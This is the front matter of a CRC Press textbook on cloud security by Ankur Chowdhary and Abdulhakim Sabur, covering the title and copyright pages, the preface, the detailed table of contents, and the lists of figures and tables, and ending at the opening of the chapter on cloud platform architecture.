



CLOUD SECURITY

Managing Emerging Threats

Ankur Chowdhary | Abdulhakim Sabur



CRC Press
Taylor & Francis Group

A SCIENCE PUBLISHERS BOOK



CLOUD SECURITY

Managing Emerging Threats

Ankur Chowdhary | Abdulhakim Sabur



CRC Press
Taylor & Francis Group

A SCIENCE PUBLISHERS BOOK

Cloud Security

Managing Emerging Threats

Ankur Chowdhary

6Sense Insights, Inc.

San Francisco, CA

Abdulahakim Sabur

Taibah University

Madinah, Saudi Arabia



CRC Press

Taylor & Francis Group

Boca Raton London New York

CRC Press is an imprint of the
Taylor & Francis Group, an **informa** business

A SCIENCE PUBLISHERS BOOK

First edition published 2026

by CRC Press

2385 NW Executive Center Drive, Suite 320, Boca Raton FL 33431

and by CRC Press

4 Park Square, Milton Park, Abingdon, Oxon, OX14 4RN

CRC Press is an imprint of Taylor & Francis Group, LLC

Reasonable efforts have been made to publish reliable data and information, but the author and publisher cannot assume responsibility for the validity of all materials or the consequences of their use. The authors and publishers have attempted to trace the copyright holders of all material reproduced in this publication and apologize to copyright holders if permission to publish in this form has not been obtained. If any copyright material has not been acknowledged please write and let us know so we may rectify in any future reprint.

Except as permitted under U.S. Copyright Law, no part of this book may be reprinted, reproduced, transmitted, or utilized in any form by any electronic, mechanical, or other means, now known or hereafter invented, including photocopying, microfilming, and recording, or in any information storage or retrieval system, without written permission from the publishers.

For permission to photocopy or use material electronically from this work, access www.copyright.com or contact the Copyright Clearance Center, Inc. (CCC), 222 Rosewood Drive, Danvers, MA 01923, 978-750-8400. For works that are not available on CCC please contact mpkbookspermissions@tandf.co.uk

Trademark notice: Product or corporate names may be trademarks or registered trademarks and are used only for identification and explanation without intent to infringe.

Library of Congress Cataloging-in-Publication Data (applied for)

ISBN: 978-1-032-47078-8 (hbk)

ISBN: 978-1-032-47081-8 (pbk)

ISBN: 978-1-003-38449-6 (ebk)

DOI: [10.1201/9781003384496](https://doi.org/10.1201/9781003384496)

Typeset in Times New Roman

by Prime Publishing Services

Dedication

To Hashem & Essa,

Your beautiful smile keeps me energetic.

Abdulahakim

To Divya and Anya, You mean the world to me.

Ankur

*And to those who believe in the power of knowledge, may this work
contribute, even in a small way, to a brighter future.*

Preface

Why this book?

In recent years, cloud computing has become backbone of the modern IT industry, enabling businesses to scale, innovate, and thrive in an increasingly digital world. As organizations migrate from an on-premise to cloud environment, the security landscape also changes, and becomes exponentially complex. New emerging threats emerge alongside rapid technological landscape. The ability to identify and address these threats becomes critical. The writing development began in 2019 as a follow-up to our earlier book, Software-Defined Virtual Networking Security. The book builds on our education and research work at Arizona State University (ASU), as well as increasing industry research in Cloud Security. The authors also thank Dr. Adel Alshamrani, Dr. Sowmya Myneni, Dr. Garima Agarwal, Dr. Yuli Deng, Dr. Dijiang Huang, Dr. Sandeep Pisharody, Kritshekhar Jha, and Neha Vadenere. Some parts of Security Policy Conflict Analysis, Advanced Persistence Threat (APT), and Artificial Intelligence in the field of cybersecurity are derived from their research work.

Audience

Our goal has been to create a book that can be used by a diverse set of audiences, and with varied levels of background. It can serve as a good reference book for undergraduate and graduate courses focusing on computer network and cloud security. In general, this is intended as a self-

study. We assume that the reader already has some basic knowledge of computer, and networking concepts. Among professionals, the intent has been to cover two broad groups: professionals and students/researchers. Whether you are an IT professional, an academic researcher, a security architect or a developer, “Cloud Security: Emerging Threats” equips you with tools and insights needed to navigate the complexities of securing cloud environments in an evolving digital world.

Organization and Approach

This book, “Cloud Security: Emerging Threats” is a comprehensive exploration of evolving cloud security landscape. It starts with the foundation of modern cloud platforms, examines the architecture and deployment models, and deep dives into emerging threats and innovative approach to address them. Our intent is to provide the readers an understanding of cloud security core concepts, and practical tools such as threat modeling which is quite important for industry professionals. We also delve into actionable strategies such as penetration testing on cloud platforms and identifying emerging threats using a proactive approach.

We present the architecture of cloud platform, including service models such as Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS) in [Chapter 1](#). We also explore cloud deployment models like public, private, hybrid, and community models in this Chapter. These foundational concepts are important for understanding cloud shared responsibility model that underpins cloud security.

In [Chapter 2](#), we focus on emerging threats in cloud environment, such as misconfigured services, data security vulnerabilities, with real world case-studies such as Capital One breach and GitHub DDoS attack. Detailed outline of Data Flow Diagram (DFD), attack trees, and threat ranking methodologies help provide security practitioners a structured framework

for identifying, categorizing, and addressing security threats. We also introduce threat modeling frameworks such as STRIDE, and STRIDE-LM. We also discuss their application to different scenarios in cloud environments.

Penetration testing is important for providing proactive security to an organization. [Chapter 3](#) starts with planning and scoping part of penetration testing. It emphasizes the unique challenges posed by different cloud environments, such as managing third party services and navigating complex intricacies of shared responsibility model. This chapter provides detailed guidelines of performing authenticated and unauthenticated penetration test on Amazon Web Services (AWS), Microsoft Azure, and Google Cloud Platform (GCP) along with testing strategies and tools that can be used by penetration testers. The chapter also uses case-studies to illustrate stress tests and penetration testing on cloud to reveal configuration issues and operational risks.

As organizations adopt agile methodologies, integration of DevSecOps into cloud environments becomes important. [Chapter 4](#) outlines DevSecOps lifecycle, from planning and coding to deploying and operating securely. The chapter examines platform-specific applications of DevSecOps. We discuss CI/CD, continuous testing, and auditing tools in AWS. The chapter also details Role-based access control (RBAC), network segmentation, and automated security policy enforcement in context of Azure and GCP. Other innovative approaches, such as container whitelisting and automated security testing in open-source pipelines, are also included in this chapter. The chapter emphasizes the cultural and operational shifts required to embed security into every stage of the development lifecycle. We also expand on role of emerging Artificial Intelligence (AI) and Machine Learning (ML) technologies and their role in DevSecOps.

The fifth chapter addresses the critical aspects of governance and compliance in cloud environments. It provides an overview of global frameworks such as GDPR, HIPPA, and the Digital Personal Data Protection Act (DPDP), and their implications on cloud operations. The chapter identifies risks inherent to cloud computing and explores strategies for mitigating them. Special consideration is provided to data privacy, authentication vulnerabilities, and the importance of adhering to cloud compliance guidelines provided by major providers like AWS, Azure, and GCP.

[Chapter 6](#) is dedicated to building secure cloud architecture. It introduces readers to principles of Zero Trust Architecture, emphasizing explicit verification, least-privilege access, and microsegmentation. Principles such as Identity and Access Management (IAM) and authentication and authorization standards like OAuth 2.0 and OpenID Connect are also discussed in this chapter. The chapter also provides strategies for managing security policies and resolving security policy conflicts in cloud to ensure seamless cloud operations.

AI and ML are reshaping the cybersecurity landscape. [Chapter 7](#) explores their application in cloud security. Some important topics discussed in this chapter includes threat detection using AI/ML - use of AI of anomaly detection, phishing prevention, and malware analysis. Threat prevention introduced in this chapter provides insights into AI-driven policy enforcement and cryptographic access control. The operational automation tools such as SIEM, SOAR, and Infrastructure as Code (IaC) are also discussed in this chapter. Readers will get an understanding of how to use AI and ML for enabling proactive, scalable, and efficient cloud security operations in this chapter.

[Chapter 8](#) provides a roadmap for responding to security incidents in cloud environments. The incident response lifecycle is examined in detail, covering preparation, detection, analysis, containment, recovery, and post-incident analysis. Key topics included in the chapter are cloud-specific Incident Response (IR) frameworks for detection and containment strategies unique to public cloud platforms. The case studies on real-world scenarios specific to cloud highlight the effectiveness of robust incident response strategies in minimizing the downtime and damage.

The ninth and final chapter ties together the concepts discussed throughout the book with in-depth case studies. The topic Adversarial threats discusses attacks on AI and IoT systems. The use of healthcare cloud security talks about privacy-preserving solutions for sensitive data. The scalable security architecture provides insights into bolted architecture and safe cloud deployment strategies.

Acknowledgment

The authors worked tirelessly to create this book, contributing materials and presentations for each topic. We dedicate this book to all science searchers who desire to develop and improve their skills. However, each chapter also has a lead to coordinate and organize the materials and presentations. Particularly, Dr. Abdulhakim Sabur leads [chapters 1, 5, and 6](#); Dr. Ankur Chowdhary leads [Chapters 2, 3, 4, 7, 8, and 9](#).

Our immediate family members suffered the most during our long hours of being glued to our laptops. Throughout the entire duration, they provided all sorts of support, entertainment, and “distractions.” Ankur would like to thank his his wife Divya, his father, Vikram Singh, mother, Munesh, sister, Vaishali, his in-laws Dr. Awadh Agarwal, Dr. Jyoti Agarwal, all his cousins, and friends, Prashant, Rushang, Tarun, Abhishek, Puneet, Rahul, Chandan, Sunit, and Vinjith, for their support and guidance. Ankur would also like to

express his deepest gratitude to his former colleague and mentor Dr. Chun-Jen Chung (James), whose insights and encouragement continue to inspire, even though he is no longer with us.

Abdulhakim would like to thank his father, Mansour, mother, Samar, wife, Maryam, brother, Mohammad, sisters, Roah, Halah and Zain, for the love and support they provided during the writing of this book.

Contents

[Preface](#)

[List of Figures](#)

[List of Tables](#)

1. [Architecture of Cloud Platforms](#)

[1.1 Definition of Cloud Computing](#)

[1.1.1 What is Cloud Computing?](#)

[1.2 Cloud Computing Service Model](#)

[1.2.1 Cloud Infrastructure as a Service \(IaaS\)](#)

[1.2.1.1 IaaS Features and Benefits](#)

[1.2.2 Platform as a Service \(PaaS\)](#)

[1.2.2.1 PaaS Features and Benefits](#)

[1.2.3 Software as a Service \(SaaS\)](#)

[1.2.3.1 SaaS Features and Benefits](#)

[1.2.4 Other Cloud Service Models](#)

[1.2.4.1 Storage as a Service](#)

[1.2.4.2 Security as a Service](#)

[1.2.4.3 Database as a Service](#)

[1.2.4.4 Bare Metal as a Service](#)

[1.2.4.5 Anything as a Service](#)

[1.2.4.6 XaaS Features and Benefits](#)

[1.3 Cloud Computing Deployment Models](#)

[1.3.1 Public Cloud](#)

[1.3.2 Private Cloud](#)

[1.3.3 Hybrid Cloud](#)

[1.3.4 Community Cloud](#)

[1.4 Cloud Computing Architecture](#)

[1.4.1 Cloud Consumer](#)

[1.4.2 Cloud Provider](#)

[1.4.3 Cloud Auditor](#)

[1.4.4 Cloud Broker](#)

[1.4.5 Cloud Carrier](#)

[1.5 Virtualization Techniques](#)

[1.5.1 Virtual Machines](#)

[1.5.2 Storage Virtualization](#)

[1.5.3 Network Virtualization](#)

[1.5.3.1 Vlan](#)

[1.5.3.2 Vpn](#)

2. [Emerging Threats and Threat Modeling](#)

[2.1 Cloud Security Threats](#)

[2.1.1 Misconfigured Services](#)

[2.1.1.1 Authentication and Authorization Issues](#)

[2.1.2 Security Vulnerabilities](#)

[2.1.2.1 Microsoft Azure Site Recovery DLL Hijacking](#)

[2.1.3 DataSecurity](#)

[2.1.3.1 AWS Sensitive Data Exposure](#)

[2.1.3.2 Security and Privacy Issues in Cloud Office Suites](#)

[2.1.4 Ineffective Logging and Monitoring](#)

[2.1.4.1 Capital One Data Breach](#)

[2.1.4.2 GitHub DDoS Attack](#)

2.2 Threat Modeling Lifecycle

2.2.1 Definition

2.2.1.1 Application Information

2.2.1.2 Application Dependencies

2.2.1.3 Assets

2.2.1.4 Entry Points

2.2.1.5 Exit Points

2.2.1.6 Trust Levels

2.2.2 Diagram

2.2.2.1 Data Flow Diagrams (DFD)

2.2.2.2 Attack Tree

2.2.3 Identification

2.2.3.1 Stride

2.2.3.2 Threat Analysis

2.2.3.3 Threat Ranking

2.2.4 Mitigation

2.2.4.1 Mitigation via Countermeasures

2.2.4.2 Mitigation via Risk Acceptance

2.2.5 Validation

2.3 Threat Modeling in Cloud

2.3.1 AWS Infrastructure with High-Demand Web Application

2.3.2 Azure-based Data Transfer between Tenants

2.3.3 Google Cloud Compute Image Exfiltration

3. Penetration Testing for Cloud Platform

3.1 Planning a Penetration Test

3.1.1 Defining the Pentest Type

3.1.2 Pentest Scoping

[3.1.2.1 Customer Priorities](#)

[3.1.2.2 Access and Documents](#)

[3.1.2.3 Managing Third Party Services](#)

[3.1.2.4 Scope Creep](#)

[3.1.2.5 Lines of Communication and Incidence Reports](#)

[3.1.3 Rules of Engagement](#)

[3.1.4 Penetration Test Questionnaire](#)

[3.2 Cloud Penetration Testing](#)

[3.2.1 Shared Responsibility Model in Cloud Pentest](#)

[3.2.2 AWS Penetration Testing](#)

[3.2.2.1 AWS Organization Terminology and Concepts](#)

[3.2.2.2 Unauthenticated Testing](#)

[3.2.2.3 Authenticated Testing](#)

[3.2.3 Microsoft Azure Penetration Testing](#)

[3.2.3.1 Azure Terminology and Concepts](#)

[3.2.3.2 Unauthenticated Testing](#)

[3.2.3.3 Authenticated Testing](#)

[3.2.4 Google Cloud Platform \(GCP\) Penetration Testing](#)

[3.2.4.1 GCP Terminology and Concepts](#)

[3.2.4.2 Unauthenticated Testing](#)

[3.2.4.3 Authenticated Testing](#)

[3.3 Case Studies in Cloud Penetration Testing](#)

[3.3.1 Stress Test for Cloud Configurations](#)

[3.3.2 Generative Adversarial Network \(GAN\)-based
Autonomous Penetration Testing for Web Applications](#)

[3.3.2.1 Defense Mechanisms Against Web Attacks](#)

[3.3.2.2 Generative Adversarial Networks \(GANs\)](#)

[3.3.2.3 Motivating Example for GAN-based Web Attacks](#)

[3.3.2.4 GAN for Bypassing a Web Application Firewall](#)

4. [DevSecOps in Cloud](#)

[4.1 DevSecOps](#)

[4.1.1 Phases of DevSecOps](#)

[4.1.1.1 Plan](#)

[4.1.1.2 Code and Build](#)

[4.1.1.3 Test](#)

[4.1.1.4 Release and Deploy](#)

[4.1.1.5 Operate](#)

[4.2 DevSecOps in Cloud](#)

[4.2.1 DevSecOps Application in AWS](#)

[4.2.1.1 CI/CD Tools](#)

[4.2.1.2 Continuous Testing Tools](#)

[4.2.1.3 Continuous Logging and Monitoring Tools](#)

[4.2.1.4 Auditing and Governance Services](#)

[4.2.1.5 Operating Services](#)

[4.2.1.6 AWS DevSecOps Pipeline Architecture](#)

[4.2.2 DevSecOps Application in Microsoft Azure](#)

[4.2.2.1 Git Pre-commit Hooks](#)

[4.2.2.2 CI/CD Automated Testing](#)

[4.2.2.3 Role-based Access Control \(RBAC\)](#)

[4.2.2.4 Security Policies](#)

[4.2.2.5 Network Segmentation](#)

[4.2.2.6 Database Encryption](#)

[4.2.2.7 Threat Monitoring](#)

[4.2.3 DevSecOps Application in Google Cloud Platform](#)

[4.2.3.1 Code Build and Commit](#)

[4.2.3.2 Continuous Integration using Code Build](#)

[4.2.3.3 Continuous Delivery using Cloud CDN, Cloud Armor, and Cloud Load Balancing](#)

[4.2.4 Other Examples of DevSecOps in Cloud](#)

[4.2.4.1 Cloud Property Graph](#)

[4.2.4.2 Container System Call AllowListing using SAST and DAST](#)

[4.2.4.3 Automated DevSecOps using Open Source Software Over Cloud \(ADOC\)](#)

[4.3 Challenges in Adoption of DevSecOps](#)

[4.3.1 People](#)

[4.3.1.1 Culture Shift Challenge](#)

[4.3.1.2 Skills Gap](#)

[4.3.2 Practices](#)

[4.3.2.1 Automation](#)

[4.3.2.2 Rapid and Continuous Security Assessment](#)

[4.3.3 Tools](#)

[4.3.3.1 Technology Overload](#)

[4.3.3.2 Tools Limitations](#)

[4.3.4 Infrastructure](#)

[4.3.4.1 Cloud Adoption](#)

[4.3.4.2 Resource Constrained Environments](#)

[4.4 AI in DevSecOps](#)

[4.4.1 AI Methods Employed in DevSecOps](#)

[4.4.1.1 Vulnerability Detection](#)

[4.4.1.2 Vulnerability Classification](#)

[4.4.1.3 Automated Vulnerability Repair](#)

[4.4.1.4 Security Tools in Integrated Development Environment \(IDE\)](#)

5. [Cloud Governance, Risks and Compliance](#)

[5.1 Cloud Compliance Definition](#)

[5.2 Laws and Regulations Governing Cloud Operations](#)

[5.2.1 Health Insurance Portability and Accountability Act](#)

[5.2.2 Payment Card Industry-Digital Security Standard](#)

[5.2.3 Iso 27001](#)

[5.2.4 Iso 42001](#)

[5.2.4.1 AI Policy](#)

[5.2.5 Personal Data Protection Law \(PDPL\)](#)

[5.2.6 General Data Protection Regulation \(GDPR\)](#)

[5.2.7 Digital Personal Data Protection Act \(DPDP\)](#)

[5.3 Cloud Risks](#)

[5.3.1 Cloud Computing Risks](#)

[5.3.2 AI Risk Assessment](#)

[5.3.2.1 AI Risk Treatment](#)

[5.4 Data Privacy in the Cloud](#)

[5.4.1 Bypassing Authentication in Cloud Systems](#)

[5.4.1.1 Methods for Privilege Escalation](#)

[5.4.1.2 Tools for Exploiting Authentication Bypass](#)

[5.4.1.3 Example of Authentication Bypass Vulnerabilities](#)

[5.5 Cloud Standards](#)

[5.5.1 Cloud Migration](#)

[5.5.2 Cloud Compliance Guidelines](#)

[5.5.2.1 Amazon Web Services \(AWS\)](#)

[5.5.2.2 Microsoft Azure](#)

[5.5.2.3 Google Cloud Platform \(GCP\)](#)

6. [Designing Secure Cloud](#)

[6.1 Requirements for Building a Secure Cloud](#)

[6.1.1 Why Zero Trust?](#)

[6.1.2 Elements of Zero-Trust Architecture](#)

[6.1.2.1 Explicit Verification](#)

[6.1.2.2 Least-Privilege Access](#)

[6.1.2.3 Microsegmentation](#)

[6.1.2.4 Assume Breach](#)

[6.2 Access Management in the Cloud](#)

[6.2.1 Importance of Access Management in](#)

[6.2.2 Identity and Access Management \(IAM\) Fundamentals](#)

[6.2.2.1 Identity](#)

[6.2.2.2 Types of Identities](#)

[6.2.2.3 What does IAM do?](#)

[6.2.2.4 Authentication](#)

[6.2.2.5 Authorization](#)

[6.2.2.6 Difference between Auth and AuthZ](#)

[6.2.3 Authentication and Authorization Standards](#)

[6.2.3.1 OpenID Connect \(OIDC\)](#)

[6.2.3.2 JSON Web Tokens](#)

[6.2.4 Access Management Services Across Cloud Providers](#)

[6.2.4.1 Comparison of Access Management Services in AWS, Azure, and GCP](#)

[6.3 Cloud Architectural Design Principles](#)

[6.3.1 Amazon Web Services \(AWS\)](#)

[6.3.2 Microsoft Azure](#)

[6.3.3 Google Cloud Platform \(GCP\)](#)

6.4 Example of Secure Cloud Architecture

6.4.1 Minimal Trust Cloud

6.4.1.1 Design Philosophy

6.5 Security Policy Management

6.5.1 INTPOL Working Flow

6.5.1.1 Policy Conflict Detection in INTPOL

6.5.1.2 INTPOL Intent Rules Description

6.5.2 INTPOL Model Checking Framework

6.5.2.1 Bounded Model Checking

6.5.2.2 Formal Model for Network Verification

6.5.3 Application Layer Packet Caching and Policy

6.5.3.1 Packet Match/Action Caching

6.5.3.2 Policy Composition

6.5.4 Policy Conflict Detection

6.5.5 Why Multilayer Checking is Important?

6.6 Approaches for Policy Conflict Checking

6.6.1 Object-oriented Conflict Checking Mechanism

6.6.1.1 Object-Oriented Relations for Policy Conflict Analysis

6.6.2 Flow Rule Conflict Resolution

7. Security Automation: AI and ML in Cloud Security

7.1 AI and ML in Cybersecurity

7.1.1 Static and Dynamic Application Security Testing

7.1.2 Autonomous Penetration Testing

7.1.3 Phishing Detection

7.1.4 Malware Analysis

7.1.5 Threat Intelligence

7.2 Cloud Security with AI and ML

7.2.1 Cloud Resource Management

7.2.1.1 Rollback Mechanisms for Cloud Management

7.2.1.2 Deep Learning Workload Management in Cloud

7.2.1.3 Cloud-level Accurate AI Inference

7.2.2 Cloud Compliance

7.2.2.1 Cognitive Compliance: Analyze, Monitor and Enforce Compliance in the Cloud

7.2.2.2 Automated Regulation Analysis for Effective Privacy

7.2.3 Cloud Intrusion Detection

7.2.3.1 Cloud Intrusion Detection using Semi-supervised Machine Learning Models

7.2.3.2 Time Series Anomaly Detection for Cloud Systems

7.2.4 Cloud Threat Prevention

7.2.4.1 Cryptographic Access Control Enforcement in the Cloud

7.2.4.2 AI-Assisted Security Controls Mapping for Clouds

7.2.4.3 Secure Computing with Cloud GPUs

7.2.4.4 Automatic Policy Generation for Inter-Service Access Control of Microservices

7.3 Security Operations Automation

7.3.1 SIEM and SOAR

7.3.1.1 Security Information and Event Management (SIEM)

7.3.1.2 Security Orchestration, Automation and Response (SOAR)

[7.3.2 Infrastructure as Code \(IaC\)](#)

[7.3.2.1 TOSCA Infrastructure as Code](#)

[7.3.3 Cloud Security Posture Management \(CSPM\)](#)

[7.3.3.1 AWS CSPM: Case Study](#)

[7.4 Cybersecurity Datasets for AI and ML](#)

[7.4.1 DAPT2020—Constructing a Benchmark Dataset for Advanced Persistent Threats](#)

[7.4.1.1 DAPT2020 Focus Area](#)

[7.4.2 Unraveled—A semi-synthetic dataset for Advanced Persistent Threats](#)

[7.4.2.1 How Unraveled is Different than Other Datasets?](#)

[7.4.2.2 Unraveled Cybersecurity Focus Area](#)

[7.4.2.3 RBD24: A Labeled Dataset with Risk Activities using Log Application Data](#)

[7.4.2.4 RBD24 Focus Area](#)

8. [Incident Response in Cloud](#)

[8.1 Incident Response Fundamentals](#)

[8.1.1 Incident Response Lifecycle](#)

[8.1.1.1 Cyber Security Incident Response Team \(CSIRT\)](#)

[8.2 Cloud Incident Response](#)

[8.2.1 Cloud IR vs On-premise IR](#)

[8.2.2 Cloud Incident Response Framework](#)

[8.2.2.1 Preparation](#)

[8.2.2.2 Detection and Analysis](#)

[8.2.2.3 Containment, Eradication, and Recovery](#)

[8.2.2.4 Post Mortem](#)

8.3 Incident Response in Public Cloud

8.3.1 Public Cloud—Detection and Analysis

8.3.1.1 Monitoring and Logging Services

8.3.1.2 Threat Detection Capabilities

8.3.1.3 Analysis Capabilities

8.3.2 Public Cloud—Containment, Eradication, and Recovery

8.3.2.1 Containment

8.3.2.2 Eradication

8.3.2.3 Recovery and Post-Incident Activities

8.4 Incident Response Case Studies

8.4.1 Performance Consideration for Incident Response

8.4.1.1 Efficient Defense Against Meltdown Attacks

8.4.1.2 SafeBricks: Shielding Network Functions in the Cloud

8.4.2 Gaps in Detection System

8.4.2.1 SIEM Rule Evasion Detection in Cloud Environment

8.4.2.2 Rowhammer Attacks over Network and Defenses

9. Case Studies in Cloud Security

9.1 Adversarial Threats and Privacy-based Attacks in Cloud Systems

9.1.1 Adversarial Attacks Against Cloud-based AI Systems

9.1.1.1 Adversarial Attack Strategies

9.1.1.2 Adversarial Attack Empirical Evaluation

9.1.1.3 Detection and Defense Against Adversarial Attacks

9.1.2 Privacy and Security in IoT Cloud Ecosystems

9.1.2.1 Security Vulnerabilities and Attack Vectors

9.1.2.2 Defense Against IoT Attacks in Cloud

9.1.3 Privacy-Preserving Cloud Security for Vehicular Networks

9.1.3.1 Security Vulnerabilities and Attack Vectors in Vehicular Cloud

9.1.3.2 Defense Against Attacks Targeting Vehicular Cloud

9.2 Security and Privacy for Healthcare Cloud Applications

9.2.1 Privacy-Preserving Cloud Solutions for Healthcare

9.2.1.1 Security Vulnerabilities and Attack Vectors Impacting Privacy of Healthcare Data

9.2.1.2 Defense Against Attacks Targeting Privacy of Healthcare Data

9.2.2 Secure Data Deduplication in Multi-cloud Environment

9.2.2.1 Security Vulnerabilities and Attack Vectors Impacting eHealth Data

9.2.2.2 Defense Against Attacks Targeting eHealth Data

9.2.3 Cloud-Centric Authentication for Wearable Healthcare Monitoring Systems

9.2.3.1 Security Vulnerabilities and Attack Vectors in Wearable Healthcare Monitoring System

9.2.3.2 Defense Against Attacks Targeting Wearable Healthcare Monitoring System

9.3 Scalable Security in Cloud Infrastructure

9.3.1 Security-Sensitive Bare-Metal Cloud Tenants Architecture

9.3.1.1 Security Vulnerabilities and Attack Vectors Impacting Bare-Metal Cloud

9.3.1.2 Defense Against Attacks Targeting Bare-Metal Cloud using Bolted Architecture

9.3.2 End-to-End Analytics for Safe Deployment in Cloud Infrastructure

9.3.2.1 Key Challenges in Safe Deployment

9.3.2.2 Gandalf System for Intelligent Analytics and Safe Deployment

9.3.3 Secure Cloud Data Sharing using Identity-based Broadcast Proxy

9.3.3.1 Security and Scalability Challenges in Existing Identity-based Encryption (IBE) Schemes

9.3.3.2 Revocable Identity-based Proxy Re-Encryption (RIB-PRE) Mechanism

References

Index

List of Figures

Chapter 1

[1.1 The cloud computing service model.](#)

[1.2 The cloud computing deployment models showing the public, private, and hybrid cloud.](#)

[1.3 The cloud computing actors and their relationship.](#)

[1.4 Virtualization layer inserted between the software stack and the hardware.](#)

[1.5 Storage virtualization showing the mapping from the physical CPU, to the MMU and the physical memory.](#)

[Port-based VLAN](#)

[Port-based VLAN over multiple physical switches](#)

[1.8 Tagged-based VLANs using a trunk port](#)

[1.9 IPSec protocol architecture](#)

[1.10 IPSec authentication header structure](#)

[1.11 IPSec encapsulating security payload header structure](#)

[1.12 IPSec AH and ESP protocols implementation in the transport mode](#)

[1.13 IPSec AH and ESP protocols implementation in the tunnel mode](#)

[IPSec IKE phase 1 main mode implementation](#)

[IPSec IKE phase 1 aggressive mode implementation](#)

[1.16 IPSec IKE phase 2 quick mode implementation](#)

Chapter 2

[2.1 Attacker manipulates CloudTrail to perform cross-account access and write service logs in accounts of other customers.](#)

[2.2 Microsoft's Security Development Lifecycle \(SDL\) used for threat modeling.](#)

[2.3 Data Flow Diagram \(DFD\) of an information system.](#)

[2.4 Attack Tree example.](#)

[2.5 Ranking the risk factors.](#)

[High demand AWS web application.](#)

[2.7 End-to-end Logic App to copy an Azure Storage Blob to Another Tenant's SharePoint Document Library.](#)

[2.8 Google cloud platform compute image exfiltration by remote attacker.](#)

Chapter 3

[3.1 Penetration testing components with timeline.](#)

[3.2 Cloud pentest with shared responsibility model.](#)

[3.3 AWS organization with five accounts organized into four organizational units \(OUs\) under the root.](#)

[3.4 Azure AD interaction with on-premise and third party services.](#)

[3.5 Microsoft OAuth device code flow.](#)

[3.6 Google Cloud Platform \(GCP\) global scope, regions and zones.](#)

[3.7 Cross-Site Scripting \(XSS\) vulnerability present in an application exploited by a remote attacker](#)

[3.9 Example of conditional sequences generated from semantic tokens](#)

[3.10 GAN-based approach for generating attack payloads that bypass web application firewall \(WAF\) filters](#)

Chapter 4

[4.1 Different phases of DevSecOps pipeline.](#)

[4.2 AWS DevSecOps CI/CD flow diagram.](#)

[4.3 Microsoft Azure DevSecOps architecture.](#)

[4.4 Google Cloud Platform \(GCP\) DevSecOps in an internet facing application.](#)

Chapter 6

[6.1 Illustration of authentication and authorization.](#)

[6.2 Policy generation using intents from the application plane transferred to the control plane to generate the flow rules and installation on the data plane](#)

[6.3 Integration between the user's intents and the conflict checking module at the data and control planes. High-level checking is implemented at the application plane using bounded formal model, while flow-rules level checking is conducted at the data plane](#)

[6.6 Example of network intents expressed at the application plane](#)

[6.7 An illustration of how flow rules policies can be inserted into a system with different Northbound REST-based controller modules \(ONOS and ODL controllers\)](#)

[6.8 Object-oriented relations \(a\) Inheritance—One entity inherits the properties from the superclass \(IP address in this example\) \(b\) Polymorphism—One entity can be classified into more than one class. For example, stateless firewall might be treated as Stateful firewall, Intrusion Prevention System \(IPS\), or Deep-packet Inspection \(DPI\) module](#)

[6.9 Analyzing flow rules conflict by examining the header space and the rule's action. Based on the analysis, the conflict type is determined: Inheritance, Polymorphism, Aggregation, and Composition](#)

[6.10 Object-oriented relations \(a\) Aggregation - defines has-A relation between network elements. \(b\) Composition - part-of relation. A](#)

subset of network features such as NAT can be part of more than one VNF

6.11 (a) Object-oriented fundamentals - Class, variables, methods for virtual network function (VNF) Stateless Firewall (b) Analysis of policy conflicts between different network functions (c) Policy graph analyzing conflicting rules from different VNF

6.12 An example of OpenFlow rule conflict resolution, where polymorphism conflicts are resolved using priority-based assignment. Inheritance and aggregation conflicts (rules having the same action) are resolved using encapsulation. Flow rules with partial overlap in the header space and different action are resolved using decomposition

Chapter 7

7.1 Cloud security based on AI and ML.

7.2 Cognitive compliance framework

7.3 Cognitive compliance framework

7.4 Attack initiated from a compromised internal service in a medical application

7.5 A sample SOAR playbook for malware analysis.

7.6 Skeleton diagram of the basic TOSCA graph elements.

7.7 Southwest Airlines AWS CSPM reference architecture.

7.8 Unraveled attack groups and network diagram

7.9 RBD24 Data generation pipeline and labeling process based on the output from the IDS and phishing simulator

Chapter 8

8.1 NIST incident response lifecycle

8.2 Cloud incident response framework

[8.3 Cloud incident response categories and tools across AWS, GCP, and Azure.](#)

Chapter 9

[9.1 Robovac communication ecosystem with vulnerable components marked in red](#)

[9.2 Architecture of a smart wearable devices-based healthcare system.](#)

[9.3 Bolted Architecture—state change represented by blue arrows, and actions depicted by green dotted lines](#)

[9.4 Revocable Identity-based Proxy Re-Encryption \(RIB-PRE\) scheme in action](#)

List of Tables

Chapter 1

[1.1 Port-based VLAN Assignment for a Single Switch as shown in](#)

[1.2 Tagged-based VLAN Assignment for Switches S1 and S2 in Fig. 1.8](#)

Chapter 2

[2.1 Comparison of Physical, Network, and Data Security in on-Premise and Cloud Environment](#)

[2.2 STRIDE Model with Examples](#)

[2.3 STRIDE Threats and Corresponding Mitigation Strategies](#)

Chapter 3

[3.1 A Sample Pentest Scoping Questionnaire Document](#)

Chapter 6

[6.1 Access Control Comparison between Cloud Providers Azure, GCP, and AWS](#)

[6.2 Comparison of AWS, Azure, and GCP Well-Architected Frameworks](#)

[6.3 Formal Semantics of LTL, which is used for Expressing Network Invariants](#)

[6.4 Motivating Scenario: Conflict Detection](#)

Chapter 7

[7.1 Table with Details on Data Collection on a Multi-Tenant Cloud System with known and unknown Vulnerabilities](#)

[7.2 APT Attacks and Tactics used in the Unraveled Dataset](#)

Chapter 8

[8.1 Incident Response Priority Matrix based on Severity and Urgency](#)

[8.2 Comparative Analysis of Logging and Monitoring of AWS, GCP, and Microsoft Azure](#)

[8.3 Threat Detection Capabilities for AWS, GCP, and Microsoft Azure](#)

[8.4 Threat Analysis Capabilities for AWS, GCP, and Microsoft Azure](#)

[8.5 Incident Containment Capabilities for AWS, GCP, and Microsoft Azure](#)

[8.6 Incident Eradication Capabilities for AWS, GCP, and Microsoft Azure](#)

[8.7 Incident Recovery and Post-incident Capabilities for AWS, GCP, and Microsoft Azure](#)

Chapter 1

Architecture of Cloud Platforms

DOI: [10.1201/9781003384496-1](https://doi.org/10.1201/9781003384496-1)

This chapter introduces cloud computing concepts and provides historical background on computing infrastructures throughout the years. Our goal is to familiarize the reader with the meaning of “cloud” computing and how it affects and shapes the future of technology. We explain the types of cloud computing and what services and service models are provided through this computing model.

In addition, this chapter discusses virtualization as a fundamental technology that is enabling cloud computing. Virtualization includes operating system virtualization, storage virtualization and networking virtualization. Finally, we explore how network virtualization can be implemented at layers 2 and 3 of the TCP/IP protocol stack.

1.1 Definition of Cloud Computing

